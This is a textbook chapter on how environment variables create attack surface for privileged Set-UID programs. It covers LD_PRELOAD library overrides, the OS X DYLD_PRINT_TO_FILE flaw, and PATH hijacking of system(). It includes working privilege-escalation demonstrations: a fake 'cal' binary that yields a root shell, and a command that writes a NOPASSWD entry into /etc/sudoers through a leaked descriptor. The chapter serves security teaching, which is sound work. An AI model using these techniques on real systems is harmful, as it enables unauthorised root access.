Chapter 2

Attacks Through Environment Variables

Environment variables are name-value pairs stored inside each process's memory. Their values can be set by users before a program runs, and then used by the program explicitly or implicitly. This creates an opportunity for users to affect a program's behaviors via the environment variables. Most of the time, programs use environment variables implicitly, which means from the code we cannot see where an environment variable is used. This situation is quite dangerous for privileged programs, because they unknowingly use the untrusted inputs provided by users. In this chapter, we discuss how environment variables affect a program's behaviors and how they can cause security problems.

Contents

2.1 Environment Variables

Environment variables are a set of dynamic name-value pairs stored inside a process, and they affect the way a process behaves [Wikipedia, 2017g]. For example, the environment variable `PATH` provides a list of directories where executable programs are stored. When a shell process executes a program, it uses this environment variable to find where the program is, if the full path of the program is not provided. In this section, we will study where environment variables are stored, how a program uses environment variables, and how environment variables are related to shell variables.

2.1.1 How to Access Environment Variables

When a C program starts, the third argument provided to the `main()` function points to the environment variable array. Therefore, inside `main()`, we can access the environment variables using the `envp[]` array. The following code example shows how to print out all the environment variable of a process.

```
#include <stdio.h>
void main(int argc, char* argv[], char* envp[])
{
   int i = 0;
   while (envp[i] !=NULL) {
      printf("%s\n", envp[i++]);
   }
}
```

The parameter `envp` can only be used in the `main()` function. There is a global variable that points to the environment variable array; it is called `environ`. It is recommended that this global variable is used when accessing the environment variables, instead of using `envp` (the reason will be explained later). The following example uses `environ` to enumerate all the environment variables.

```
#include <stdio.h>

extern char** environ;
void main(int argc, char* argv[], char* envp[])
{
   int i = 0;
   while (environ[i] != NULL) {
      printf("%s\n", environ[i++]);
   }
}
```

Programs can also use the `getenv(var_name)` function to find the value of an environment variable. This function basically searches in the `environ` array for the specified environment variable. Programs can also use `putenv()`, `setenv()`, and `unsetenv()` to add, modify, and delete environment variables, respectively.

2.1.2 How a Process Gets Its Environment Variables

A process initially gets its environment variables through one of the two ways. First, if a process is a new one, i.e., it is created using the `fork()` system call (in `Unix`), the child process's memory is a duplicate of the parent's memory. Basically, the child process inherits all the parent process's environment variables. Second, if a process runs a new program in itself, rather than in a child process, it typically uses the `execve()` system call. This system call overwrites the current process's memory with the data provided by the new program; therefore, all the environment variables stored inside the process are lost. If the process wants to pass its environment variables to the new program, it has to specifically do that when invoking the `execve()` system call.

The `execve()` system call has three parameters (see the code below): The `filename` parameter contains the path for the new program, the `argv` array contains the arguments for the new program, and the `envp` array contains the environment variables for the new program. If a process wants to pass its own environment variables to the new program, it can simply pass `environ` to `execve()`. If a process does not want to pass any environment variable, it can set the third argument to NULL.

```
int execve(const char *filename, char *const argv[],
           char *const envp[])
```

Let us see how `execve()` can decide the environment variables of a process. The following program executes a new program called `/usr/bin/env`, which prints out the environment variable of the current process. We construct an array `newenv`, and use it as the third argument of `execve()`. We can also use `environ` and `NULL` in the third argument.

```
#include <stdio.h>

extern char ** environ;
void main(int argc, char* argv[], char* envp[])
{
  int i = 0; char* v[2]; char* newenv[3];
  if (argc < 2) return;

  // Construct the argument array
  v[0] = "/usr/bin/env";   v[1] = NULL;

  // Construct the environment variable array
  newenv[0] = "AAA=aaa"; newenv[1] = "BBB=bbb"; newenv[2] = NULL;

  switch(argv[1][0]) {
    case '1': // Passing no environment variable.
      execve(v[0], v, NULL);
    case '2': // Passing a new set of environment variables.
      execve(v[0], v, newenv);
    case '3': // Passing all the envronment variables.
      execve(v[0], v, environ);
    default:
      execve(v[0], v, NULL);
  }
}
```

We run the above program. From the following results, we can see that when `NULL` is passed to `execve()`, the process does not have any environment variable after running the new command. When we pass the `newenv[]` array to `execve()`, we can see that the process gets two environment variables defined in the program (i.e. `AAA` and `BBB`). If we pass `environ` to `execve()`, all the environment variables of the current process are passed to the new program.

```
$ a.out 1     ← Passing NULL
$ a.out 2     ← Passing newenv[]
AAA=aaa
BBB=bbb
$ a.out 3     ← Passing environ
SSH_AGENT_PID=2428
GPG_AGENT_INFO=/tmp/keyring-l2UoOe/gpg:0:1
TERM=xterm
SHELL=/bin/bash
XDG_SESSION_COOKIE=6da3e071019f...
WINDOWID=39845893
OLDPWD=/home/seed/Book/Env_Variables
...
```

2.1.3 Memory Location for Environment Variables

Environment variables are stored on the stack. Figure 2.1 shows the content of the stack when a program starts. Before the program's `main()` function is invoked, three blocks of data are pushed into the stack. The place marked by ❷ stores an array of pointers, each pointing to a place in the area marked by ❶; that is where the actual strings of environment variables are stored (each string has the form of `name=value`). The last element of the array contains a NULL pointer, marking the end of the environment variable array.

The area marked by ❸ contains another array of pointers (also ended by a NULL pointer). This is for the arguments passed to the program. The actual argument strings are also stored in the area marked by ❶. The area marked by ❹ is the stack frame for the `main()` function. The `argv` argument points to the beginning of the argument array, and the `envp` argument points to the beginning of the environment variable array. The global variable `environ` also points to the beginning of the environment variable array.

It should be noted that if changes need to be made to the environment variables, such as adding or deleting a environment variable, or modifying the value of an existing one, there may not be enough space in the areas marked by ❶ and ❷. In that case, the entire environment variable block may change to a different location (usually in the heap). When this change happens, the global variable `environ` needs to change accordingly, so it always points to the newly updated environment variable array. On the other hand, the `main` function's third argument `envp` will not change, so it always points to the original copy of the environment variables, not the most recent one. That is why it is recommended that when referring to the environment variables, always use the global variable `environ`. A program can change their environment variables using `putenv()`, `setenv()`), etc. These functions may lead to the location change.



Figure 2.1: Memory location for environment variables

2.1.4 Shell Variables and Environment Variables

Many people often mistakenly think that environment variables and shell variables are the same thing. They are actually two very different but related concepts. We will clarify their differences and relationships. In computing, a shell is a command-line interface for users to interact with an operating system. Linux has a large variety of shell programs, including Bourne shell, Bash, Dash, C Shell, etc. Each shell has its own syntax, but most of them are similar. We only use Bash in our examples.

Shell variables are internal variables maintained by a shell program. They affect shell's behaviors, and they can also be used in shell scripts. Shell provides built-in commands to allow users to create, assign, and delete variables. In the example shown below, a shell variable called `FOO` is created with a value `bar`. The value of a shell variable can be printed using `echo`, and a shell variable can be deleted using `unset`.

```
seed@ubuntu:~$ FOO=bar
seed@ubuntu:~$ echo $FOO
bar
seed@ubuntu:~$ unset FOO
seed@ubuntu:~$ echo $FOO

seed@ubuntu:~$
```

Shell variables and environment variables are different. The main reason why people are confused by shell variables and environment variables is that shell variables can become environment variables, and environment variables can become shell variables. When a shell program starts, it defines a shell variable for each of the environment variables of the process, using the same names and copying their values. From then on, the shell can easily get the value of the environment variables by referring to its own shell variables. Since they are different, whatever changes made to a shell variable will not affect the environment variable of the same name, and vice versa.

In the following example, we use the "`strings /proc/$$/environ`" command to print out the environment variables of the current process (see Sidebar 2.1 for the explanation of this command). We also use `echo` to print out the value of the shell variable `LOGNAME`. We can see this value is the same as the one in the environment variable, simply because the `LOGNAME` shell variable's value is copied from the environment variable of the same name. We can change the value of the shell variable, and will see that the corresponding environment variable does not change at all. We can delete the `LOGNAME` shell variable, and that does not affect the environment variable either.

```
seed@ubuntu:~/test$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed
seed@ubuntu:~/test$ echo $LOGNAME
seed
seed@ubuntu:~/test$ LOGNAME=bob
seed@ubuntu:~/test$ echo $LOGNAME
bob
seed@ubuntu:~/test$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed
seed@ubuntu:~/test$ unset LOGNAME
seed@ubuntu:~/test$ echo $LOGNAME

seed@ubuntu:~/test$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed
```

Shell variables affect the environment variables of child processes. The most common use of shell is to execute programs. When we type a program name in the shell prompt, shell will execute the program in a child process. This is usually achieved by using `fork()` followed by `execve()` (or one of the variants). When executing the new program in the new process, the shell program explicitly sets the environment variables for the new program. For example, `bash` uses `execve()` to start a new program, and when doing that, `bash` compiles an array of name-value pairs from its shell variables, and sets the third argument (`envp`) of `execve()` using this array. As we have learned earlier, the contents of this argument is used to set the environment variables of the newly executed program.

Not all shell variables are included in the array. In the case of `bash`, only the following two types of shell variables will be provided to the new program (see Figure 2.2).

- Shell variables copied from the environment variables: if a shell variable comes from an environment variable, it will be included, and becomes an environment variable of the child process running the new program. However, if this shell variable is deleted using `unset`, it will not appear in the child process.



Figure 2.2: Shell variables and environment variables

- User-defined shell variables marked for export: users can define new shell variables, but only those that are *exported* will be given to the child process. This can be done using the `export` command in `bash`, `dash`, `zsh`, and other shells. It should be noted that `export` is shell's built-in command.

Let us use some experiments to better understand how shell variables affect the child processes' environment variables. We will use a program called `/usr/bin/env` to print out environment variables. When we type `env` in a shell prompt, shell creates a child process to run this program, so `env` actually prints out the environment variables of the child process, not the current process. To print out the environment variables of the current process, we use the `strings` command described previously.

In the following experiment, we have three shell variables, `LOGNAME`, `LOGNAME2`, and `LOGNAME3`. The first one is copied from the environment variable, which has `seed` as its value, reflecting the login ID of the current user. We added `LOGNAME2` and `LOGNAME3`, but only `LOGNAME3` is exported using shell's `export` command. We then run `env` to print out the environment variables of the child process. We can see that only `LOGNAME` and `LOGNAME3` are in the child process. If we delete `LOGNAME` using `unset`, it will not appear in the child process, even though `LOGNAME` is one of the environment variables of the parent process.

```
seed@ubuntu:~$ strings /proc/$$/environ | grep LOGNAME
```

SIDEBAR 2.1

The /proc File System.

`/proc` is a virtual file system in Linux. It doesn't contain any real file [Wikipedia, 2016b]. The files listed in proc act as an interface to the internal data structures in the kernel. They are used to obtain system information or change kernel parameters at runtime.

The `/proc` file system contains a directory for each process, using the process ID as the name of the directory. For example, the information of process 2300 is placed inside `/proc/2300`. Inside shell, `$$` is a special `bash` variable containing the process ID of the current shell process (you can try it by running `echo $$`), so if we want to access the information of the current process, we just need to use `/proc/$$` in the shell.

Each process directory has a virtual file called `environ`, which contains the environment of the process. Since all the environment variables are text-based, we can use `strings` to print out the text in this virtual file. Therefore `strings /proc/$$/environ` will print out the environment variables of the current shell process.

Using env to check environment. When the `env` program is invoked in a `bash` shell, it prints its process's environment variables. Since this program is not a built-in command, it is started by `bash` in a child process. Due to this, `env` can be used to check the environment of a child process started by `bash`.

```
LOGNAME=seed
seed@ubuntu:~$ LOGNAME2=alice
seed@ubuntu:~$ export LOGNAME3=bob
seed@ubuntu:~$ env | grep LOGNAME
LOGNAME=seed
LOGNAME3=bob
seed@ubuntu:~$ unset LOGNAME
seed@ubuntu:~$ env | grep LOGNAME
LOGNAME3=bob
```

2.2 Attack Surface Caused by Environment Variables

Although environment variables already reside in the memory of a process, they do not "magically" change the behavior of the process; they must be used, as inputs, by the process in order to have an effect. What makes environment variables different from other types of inputs is that most of time when they are used, the developers of the program do not even know that they are used. Such a "hidden" usage is dangerous to privileged programs: if the developers are not even aware of the usage of environment variables in their programs, how likely will they sanitize these inputs? Without a proper sanitization, the behavior of a program can be affected by these inputs.



Figure 2.3: Attack surface created by environment variables

Since environment variables can be set by users (who can be malicious), they become part of the attack surface to privileged `Set-UID` programs. In this section, we examine how environment variables can be used. We categorize the attack surface into two major categories: linker/loader and application. The application category is further divided into library, external program, and application code sub-categories. Figure 2.3 depicts the categorization.

- **Linker:** A linker is used to find the external library functions used by a program. This stage of the program is out of developer's control. Linkers in most operating systems use environment variables to find where the libraries are, so they create an opportunity for attackers to get a privileged program to "find" their malicious libraries.

- **Library:** Most programs invoke functions from external libraries. When these functions were developed, they were not developed for privileged programs, and therefore may not sanitize the values of the environment variables. If these functions are invoked by a privileged program, the environment variables used by these functions immediately become part of the attack surface, and must be analyzed thoroughly to identify their potential risks.

- **External program:** A program may choose to invoke external programs for certain functionalities, such as sending emails, processing data, etc. When an external program is invoked, its code runs with the calling process's privilege. The external program may use some environment variables that are not used by the caller program, and therefore, the entire program's attack surface is expanded, and the risk is increased.

- **Application code:** A program may use environment variables in its code, but many developers do not fully understand how an environment variable gets into their program, and have thus made incorrect assumptions on environment variables. These assumptions can lead to incorrect sanitization of the environment variables, resulting in security flaws.

2.3 Attacks via Dynamic Linker

When a program is prepared for execution, it must go through an important stage called linking. Linking finds the external library code referenced in the program and links the code to the program. Linking can be done when a program is compiled or during the runtime: they are called static linking and dynamic linking, respectively. Dynamic linking uses environment variables, which become part of the attack surface. In this section, we will study how environment variables affect dynamic linking, and how attackers can use this attack surface to compromise privileged `Set-UID` programs.

2.3.1 Static and Dynamic Linking

We use the following code example (`hello.c`) to illustrate the differences between static and dynamic linking. This program simply invokes the `printf()` function, which is a standard function in the `libc` library.

```
/* hello.c */
# include <stdio.h>
int main()
{
    printf("hello world");
    return 0;
}
```

Static linking. When static linking is utilized, the linker [GNU Development Tools, 2017] combines the program's code and the library code containing the `printf()` function and all the functions it depends on. The executable is self-contained, without any missing code. We can ask the `gcc` compiler to use static linking by specifying the `-static` option. As we can see from the following result, the binary (`hello_static`) generated from the above simple `hello.c` program has a size of 751,294 bytes, 100 times larger than the size of `hello_dynamic`, which is compiled using dynamic linking.

```
seed@ubuntu:$ gcc -o hello_dynamic hello.c
seed@ubuntu:$ gcc -static -o hello_static hello.c
seed@ubuntu:$ ls -l
-rw-rw-r-- 1 seed seed     68 Dec 31 13:30 hello.c
-rwxrwxr-x 1 seed seed   7162 Dec 31 13:30 hello_dynamic
-rwxrwxr-x 1 seed seed 751294 Dec 31 13:31 hello_static
```

With static linking, all executables using `printf()` will have a copy of the `printf()` code. Most programs do use this function and many other common C library functions. If they are all running in memory, the duplicated copies of these functions will waste a lot of memory. Moreover, if one of the library functions is updated (e.g. to patch a security flaw), all these executables using the affected library function need to be patched. These disadvantages make static linking an undesirable approach in practice.

Dynamic linking. Dynamic linking solves the problems associated with static linking by not including the library code in the program's binary; the linking to the library code is conducted during runtime. Libraries supporting dynamic linking are called *shared libraries*. On most

UNIX systems their names have a `.so` suffix; Microsoft refers to them as DLLs (dynamic link libraries).

Before a program compiled with dynamic linking is run, its executable is loaded into the memory first. This step is referred to as *loading*. Linux ELF executables, a standard file format for executables, contains a `.interp` section that specifies the name of the dynamic linker, which itself is a shared library on Linux systems (`ld-linux.so`). After the executable is loaded into memory, the loader passes the control to the dynamic linker, which finds the implementation of `printf()` from a set of shared libraries, and links the invocation of the function from the executable to the actual implementation code of the function. Once the linking is completed, the dynamic linker passes control to the application's `main()` function. The entire process is depicted in Figure 2.4.



Figure 2.4: Dynamic Linking

We can use the `ldd` command to see what shared libraries a program depends on. As we can see from the following results, the executable generated from static linking does not depend on any shared library, but the one from dynamic linking depends on three shared libraries: the first one is for system calls, which are needed by all programs; the second one is the `libc` library, which provides the standard C functions, such as `printf()` and `sleep()`; the third shared library is the dynamic linker itself.

```
$ ldd hello_static
   not a dynamic executable
$ ldd hello_dynamic
   linux-gate.so.1 =>  (0xb774b000)
   libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb758e000)
   /lib/ld-linux.so.2 (0xb774c000)
```

Risk of dynamic linking Compared to static linking, dynamic linking saves memory, but it comes at a price. With dynamic linking, part of a program's code is undecided during the compilation time, when the developer has full control; instead, the missing code is now decided during runtime, when users, who might be untrusted, are in control. If the user can influence what missing code is used for a privileged program, he or she can compromise the integrity of the privileged program. In the following case studies, we show how dynamic linking can be affected by users via the environment variables.

2.3.2 Case Study: LD_PRELOAD and LD_LIBRARY_PATH

During the linking stage, the Linux dynamic linker searches some default folders for the library functions used by the program. Users can specify additional search places using the LD_PRELOAD and LD_LIBRARY_PATH environment variables.

The LD_PRELOAD environment variable contains a list of shared libraries, which will be searched first by the dynamic linker. That is why it is called "preload". If not all functions are found, the dynamic linker will search among several lists of folders, including the list specified in the LD_LIBRARY_PATH environment variable. Because these two environment variables can be set by users, they provide an opportunity for users to control the outcome of the dynamic linking process, in particular, allowing users to decide what implementation code of a function should be used. If a program is a privileged Set-UID program, the use of these environment variables by the dynamic linker may lead to security breaches. We use an example to demonstrate the potential problem. The following program simply calls the sleep() function, which is present in libc.so, the standard libc shared library.

```
/* mytest.c */
int main()
{
  sleep(1);
  return 0;
}
```

When we compile the above program, by default, the sleep() function is dynamically linked. Thus, when this program is run, the dynamic linker will find the function in the libc.so library. The program will sleep for one second as expected.

```
seed@ubuntu:$ gcc mytest.c -o mytest
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

Using the LD_PRELOAD environment variable, we can get the linker to link the sleep() function to our code, instead of to the one in the standard libc library. The following code implements our own sleep() function.

```
#include <stdio.h>
/* sleep.c */
void sleep (int s)
{
    printf("I am not sleeping!\n");
}
```

We need to compile the above code, create a shared library, and add the shared library to the LD_PRELOAD environment variable. After that, if we run our previous mytest program again, we can see from the following result that our sleep() function is invoked instead of the one from libc. If we unset the environment variable, everything goes back to normal.

```
seed@ubuntu:$ gcc -c sleep.c
seed@ubuntu:$ gcc -shared -o libmylib.so.1.0.1 sleep.o
seed@ubuntu:$ ls -l
-rwxrwxr-x 1 seed seed 6750 Dec 27 08:54 libmylib.so.1.0.1
-rwxrwxr-x 1 seed seed 7161 Dec 27 08:35 mytest
```

```
-rw-rw-r-- 1 seed seed   41 Dec 27 08:34 mytest.c
-rw-rw-r-- 1 seed seed   78 Dec 27 08:31 sleep.c
-rw-rw-r-- 1 seed seed 1028 Dec 27 08:54 sleep.o
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ ./mytest
I am not sleeping!     ← Our library function got invoked!
seed@ubuntu:$ unset LD_PRELOAD
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

For `Set-UID` Programs If the above technique works for `Set-UID` programs, it will be dangerous, because attackers can use this method to get `Set-UID` programs to run arbitrary code. Let us try it. We turn the `mytest` program into a `Set-UID` root program.

```
seed@ubuntu:$ sudo chown root mytest
seed@ubuntu:$ sudo chmod 4755 mytest
seed@ubuntu:$ ls -l mytest
-rwsr-xr-x 1 root seed 7161 Dec 27 08:35 mytest
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

We can see that our `sleep()` function was not invoked by the `Set-UID` root program. This is due to the countermeasure implemented by the dynamic linker (`ld.so` or `ld-linux.so`), which ignores the `LD_PRELOAD` environment variable when the process's real and effective user IDs differ, or the real and effective group IDs are different. The `LD_LIBRARY_PATH` environment variable is also ignored for the same reason. We can conduct the following experiment to verify this countermeasure. We use the `env` program, which can print out the environment variables. First, we make a copy of the `env` program, and make it a `Set-UID` root program.

```
seed@ubuntu:$ cp /usr/bin/env ./myenv
seed@ubuntu:$ sudo chown root myenv
seed@ubuntu:$ sudo chmod 4755 myenv
seed@ubuntu:$ ls -l myenv
-rwsr-xr-x 1 root seed 22060 Dec 27 09:30 myenv
```

Next, we export `LD_LIBRARY_PATH` and `LD_LIBRARY_PATH` and run both `myenv` and the original `env`. The results are depicted in the following:

```
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ export LD_LIBRARY_PATH=.
seed@ubuntu:$ export LD_MYOWN="my own value"
seed@ubuntu:$ env | grep LD_
LD_PRELOAD=./libmylib.so.1.0.1
LD_LIBRARY_PATH=.
LD_MYOWN=my own value
seed@ubuntu:$ myenv | grep LD_
LD_MYOWN=my own value
```

From the above experiment, we can see that even though `myenv` and `env` are identical programs in terms of executables, when they are executed, the process running `myenv` does not even have those two environment variables, while the process running `env` has both. The `LD_MYOWN` environment variable serves as a control of the experiment: it is defined by us, not used by the dynamic linker, and thus poses no threat to `Set-UID` programs. That is why this variable is not removed from either process.

2.3.3 Case Study: OS X Dynamic Linker

Because the dynamic linker is first executed before the actual execution of any program, special attention must be paid to the environment variables used by the linker, especially when the program is a `Set-UID` program. When Apple's OS X 10.10 introduced a new environment variable for its dynamic linker `dyld`, its security implication was not properly analyzed, and it turned out causing a severe security problem.

The newly introduced environment variable is called `DYLD_PRINT_TO_FILE`. It allows users to specify a file name, so `dyld` can write its logging output to the specified file. For programs running with the normal-user privilege, there is nothing wrong with this environment variable. But if the program is a `Set-UID` root program, a malicious user can specify a protected file (e.g. `/etc/passwd`) that is not writable to him or her; when `dyld` is executed in a `Set-UID` root process, it is capable of writing to this protected file.

So far, the problem is not so severe. Yes, it can corrupt a protected file, but since malicious users cannot control what content is written to the file, the damage of the attack is quite limited. Unfortunately, `dyld` made another fatal mistake, essentially lifting the restriction. The mistake is that the linker does not close the log file when the `Set-UID` process discards its privilege and starts running other non-privileged programs. Thus, the file descriptor is leaked [Esser, 2015b]. This is a capability-leaking problem, which is also discussed in Chapter 1.

Let us consider the privileged `su` program. In the following exploit example, we set the `DYLD_PRINT_TO_FILE` to `/etc/sudoers`, which is the configuration file for the privileged `sudo` program. We then run `su` to log into the attacker's account called `bob`. Since `su` is a `Set-UID` root program, it can successfully open `/etc/sudoers` for write. After `su` finishes its task, it discards the root privilege by setting its effective user ID to `bob`; it then spawns a shell process, and gives `bob` the full control of the process. Everything is fine, except that the process still has the file descriptor opened by `su`, so it can write arbitrary data to the file. See the following attack:

```
OS X 10.10:$ DYLD_PRINT_TO_FILE=/etc/sudoers
OS X 10.10:$ su bob
Password:
bash:$ echo "bob ALL=(ALL) NOPASSWD:ALL" >&3
```

The above `echo` command writes an entry `"bob ALL=(ALL) NOPASSWD:ALL"` to the file descriptor 3, which corresponds to the root-protected `/etc/sudoers` file. As a result, `bob` can run any command as root using the `sudo` command. This essentially gives `bob` the root privilege.

Apple's fix. The problem has already been fixed by Apple, which adds additional logic to `dyld` to sanitize the value in the `DYLD_PRINT_TO_FILE` environment variable [Apple.com, 2015].

2.4 Attack via External Program

Sometimes, an application may invoke an external program. For a privileged program, such an invocation expands its attack surface to cover that of the external program. The attack surface of a program consists of all the inputs taken by this program, but in this section, we only focus on a special type of input, the environment variables. An application itself may not use any environment variable, so environment variables are not part of its attack surface, but the external program invoked by the application may use environment variables.

2.4.1 Two Typical Ways to Invoke External Programs

There are two typical ways to invoke an external program from inside a program. The first approach is to use the `exec()` family of functions, which ultimately call the `execve()` system call to load the external program into memory and execute it. The second approach is to use the `system()` function. This function first forks a child process, and then uses `execl()` to run the external program; the `execl()` function eventually calls `execve()`.

Although both approaches eventually use `execve()`, their attack surfaces are very different. In the second approach, `system()` does not run the external program directly; instead, it uses `execve()` to execute the shell program `/bin/sh`, and then asks the shell program to execute the external program. The outcomes of both approaches seem to be the same, but their attack surfaces are quite different. In the first approach, the external program is directly executed, so the attack surface is the union of the program and the invoked external program. In the second approach, due to the introduced "middle man", the attack surface is the union of the program, the invoked external program, and the shell program.

Shell programs take a lot of inputs from outside, so their attack surface is much broader than typical programs. We have discussed several other aspects of the attack surface in Chapter 1; in this chapter, we only focus on the attack surface related to the environment variables. Although we only use shell programs in our case studies, the message we are trying to convey is that when a privileged program invokes an external program, it is important to understand the impact on the attack surface.

2.4.2 Case Study: the PATH environment variable

Shell programs' behaviors are affected by many environment variables. The most common one is the `PATH` environment variable. When a shell program runs a command, if the location of the command is not provided, the shell program searches for the command using the `PATH` environment variable. This environment variable consists of a list of directories, from which the command is searched. Consider the following code.

```
/* The vulnerable program (vul.c) */
#include <stdlib.h>
int main()
{
    system("cal");
}
```

In the code above, the developer intends to run the calendar command (`cal`), but the absolute path of the command is not provided. If this is a `Set-UID` program, attackers can manipulate the `PATH` environment variable to force the privileged program to execute another

program, instead of the calendar program. In our experiment, we will force the above program to execute the following program.

```
/* our malicious "calendar" program */
int main()
{
    system("/bin/dash");
}
```

We first run the program `vul` without doing the attack (Line ①). From the following execution log, we can see that the calendar is printed out. Now, we place our malicious `cal` program in the current directory, and change the `PATH` environment variable, so its first directory is a dot, which represents the current folder (see Line ②). After the setup, we run the privileged program `vul` again. Because of the dot added to the beginning of the list, when the shell program searches for the `cal` program, it searches the current folder first. That is where it finds our `cal` program. Thus, we do not see the calendar; we get a root shell. To verify that, we run the `id` command, and we see that the `euid` (effective user ID) is indeed 0 (root).

```
seed@ubuntu:$ gcc -o vul vul.c
seed@ubuntu:$ sudo chown root vul
seed@ubuntu:$ sudo chmod 4755 vul
seed@ubuntu:$ vul                                          ①
   December 2015
Su Mo Tu We Th Fr Sa
       1  2  3  4  5
 6  7  8  9 10 11 12
13 14 15 16 17 18 19
20 21 22 23 24 25 26
27 28 29 30 31
seed@ubuntu:$ gcc -o cal cal.c
seed@ubuntu:$ export PATH=.:$PATH                          ②
seed@ubuntu:$ echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:...
seed@ubuntu:$ vul
#                ← Get a root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

2.4.3 Reduce Attack Surface

Compared to `system()`, `execve()`'s attack surface is smaller, because `execve()` does not invoke shell, and is thus not affected by environment variables. Therefore, when invoking external programs in a privileged program, we should choose `execve()` or related functions, instead of using `system()`. See § 1.5 in Chapter 1 for details.

2.5 Attack via Library

